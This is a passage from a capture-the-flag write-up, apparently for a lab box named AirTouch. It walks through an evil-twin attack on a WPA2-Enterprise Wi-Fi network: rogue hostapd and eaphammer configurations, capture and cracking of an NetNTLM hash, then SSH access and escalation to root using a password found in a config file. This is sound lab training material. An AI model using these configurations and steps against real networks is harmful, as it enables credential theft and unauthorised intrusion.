 AC:8B:A9:AA:3F:D2  -28       49        3    0  44   54e  WPA2 CCMP   MGT  AirTouch-Office
 72:6B:F9:EF:B4:3C  -28     1070        0    0   1   54        TKIP   PSK  vodafoneFB6N
We can see AirTouch-Office!
Now we need to steal credentials, since this is a management auth, we need to capture the “challenge” it gives to the server. The monitor can’t capture this (because there’s a TLS tunnel involved), we need direct auth access so the tunnel is made between us for this kind of capture which means, evil twin.
This by the way is exactly why the certificates are necessary, because they act as an identity for the client to know it’s talking to the real access point.
So now, there’s two ways to do this. Manually, which is how I initially did this, or using the eaphammer that was in the /root/ directory on the consultant box. I’ll show both for good measure.
Manually, you have to setup two config files and host it up with (take note that we extracted the server certs)
cat << EOF > rogue_enterprise.conf
interface=wlan3
driver=nl80211
ssid=AirTouch-Office
hw_mode=a
channel=44
auth_algs=1
ieee8021x=1
ieee80211ac=1
ieee80211n=1
wpa=2
wpa_key_mgmt=WPA-EAP
wpa_pairwise=CCMP
# EAP settings
eap_server=1
eap_user_file=/home/consultant/hostapd.eap_user
ca_cert=/home/consultant/certs-backup/ca.crt
server_cert=/home/consultant/certs-backup/server.crt
private_key=/home/consultant/certs-backup/server.key
EOF

cat << EOF > hostapd.eap_user
# Phase 1 users
* PEAP,TTLS,TLS,FAST
"t" GTC,MSCHAPV2,TTLS-MSCHAPV2,TTLS,TTLS-CHAP,TTLS-PAP,TTLS-MSCHAP,MD5 "t" [2]
# Phase 2 users
"t-md5" MD5 "password" [2]
"DOMAIN\t-mschapv2" MSCHAPV2 "password"[2]
"t-gtc" GTC "password" [2]
EOF

sudo hostapd-eaphammer rogue_enterprise.conf
I stole hostapd.eap_user config from the default one that gets generated from eaphammer. The documentation of how to create it yourself, left me very confused, so naturally if you’re confused, find a working example and then try to understand it.
And with just eaphammer… (this still bugs out for me)
./eaphammer -i wlan3 -e 'AirTouch-Office' -c 44 --auth wpa-eap --server-cert $server_cert --private-key $server_key --ca-cert $ca_cert --credsBoth specify the channel, it should be the same channel we saw the legitimate AP on from earlier…as well as the certificates!
Using the first way though:
Credentials for AirTouch-Office
hostapd-eaphammer rogue_enterprise.conf
<snip>


mschapv2: Fri Jan 23 07:18:53 2026
	 domain\username:		AirTouch\r4ulcl
	 username:			r4ulcl
	 challenge:			4****************:d7:ec
	 response:			c4***********************************************************1:85:f2:d3

	 jtr NETNTLM:			r4ulcl:$NETNTLM$4b**************************************************************3

	 hashcat NETNTLM:		r4ulcl::::c41bcbf8*****************************************************d7ec


</snip>
We get a NetNTLM hash for the r4ulcl user (creator of the box, awesome guy) and we take the hashcat version and go crack it.
hashcat --show r4ulcl.hash
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

5500 | NetNTLMv1 / NetNTLMv1+ESS | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

r4ulcl::::8db*****************************************eece:3b1d72f6ee45fed0:l********y
Now we can set up our supplicant to connect. It will look a bit different then our previous one, since this needs different auth mechanisms, but you can reference the wpa_supplicant guide from earlier.
cat << EOF > office.supplicant
network={
    ssid="AirTouch-Office"
    key_mgmt=WPA-EAP
    eap=PEAP
    identity="AirTouch\r4ulcl"
    password="l********y"
    phase2="auth=MSCHAPV2"
}
EOF

sudo wpa_supplicant -B -i wlan2 -c office.supplicant
sudo dhclient wlan2
We get our ip, and we can ssh into the Access point / management interface with the remote user.
Shell as remote on AirTouch-AP-MGT
ssh [email protected]


remote@AirTouch-AP-MGT:~$ ps -elf
F S UID          PID    PPID  C PRI  NI ADDR SZ WCHAN  STIME TTY          TIME CMD
4 S root           1       0  0  80   0 -   652 -      03:57 ?        00:00:00 /bin/sh -c service ssh start && tail -f /
5 S root          14       1  0  80   0 -  3047 -      03:57 ?        00:00:01 sshd: /usr/sbin/sshd [listener] 0 of 10-1
0 S root          15       1  0  80   0 -   636 -      03:57 ?        00:00:01 tail -f /dev/null
4 S root          27       0  0  80   0 -   994 -      03:57 ?        00:00:00 bash /root/start.sh
4 S root          44      27  0  80   0 -  2657 -      03:57 ?        00:00:17 hostapd_aps /root/mgt/hostapd_wpe.conf
4 S root          45      27  0  80   0 -  2641 -      03:57 ?        00:00:14 hostapd_aps /root/mgt/hostapd_wpe2.conf
4 S root          62      27  0  80   0 -  2325 -      03:57 ?        00:00:00 dnsmasq -d
4 S root       39924      14  0  80   0 -  3478 -      07:25 ?        00:00:00 sshd: remote [priv]
5 R remote     39969   39924  0  80   0 -  3478 -      07:25 ?        00:00:00 sshd: remote@pts/0
4 S remote     39970   39969  0  80   0 -  1060 do_wai 07:25 pts/0    00:00:00 -bash
0 R remote     40056   39970  0  80   0 -  1473 -      07:26 pts/0    00:00:00 ps -elf
We seem some hostapd_aps…
remote@AirTouch-AP-MGT:~$ grep 'sh$' /etc/passwd
root:x:0:0:root:/root:/bin/bash
remote:x:1000:1000::/home/remote:/bin/bash
admin:x:1001:1001::/home/admin:/bin/bash
and an admin user on the box.
Considering we just made one with our rogue_enterprise.conf we know about the eap.user file. And since other users might potentially access this we can check the config files.
remote@AirTouch-AP-MGT:~$ grep -Rins admin /etc/hostapd
/etc/hostapd/hostapd_wpe.conf.tmp:1468:# text file that could be used, e.g., to populate the AP administration UI with
/etc/hostapd/hostapd_wpe.conf.tmp:2015:# administered bit)
/etc/hostapd/hostapd_wpe.eap_user:113:"admin"			                MSCHAPV2		"x****************************7" [2]
/etc/hostapd/hostapd_wpe2.conf.tmp:1468:# text file that could be used, e.g., to populate the AP administration UI with
/etc/hostapd/hostapd_wpe2.conf.tmp:2015:# administered bit)
And we get a password for the admin user in the /etc/hostapd/hostapd_wpe.eap_user file. Let’s su to them and see what they can do…
Shell as admin (root) on AirTouch-AP-MGT
remote@AirTouch-AP-MGT:~$ su admin
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@AirTouch-AP-MGT:/home/remote$ sudo -i

root@AirTouch-AP-MGT:~# ls /root -1
certs
mgt
root.txt
start.sh
wlan_config_aps
And that’s the box :)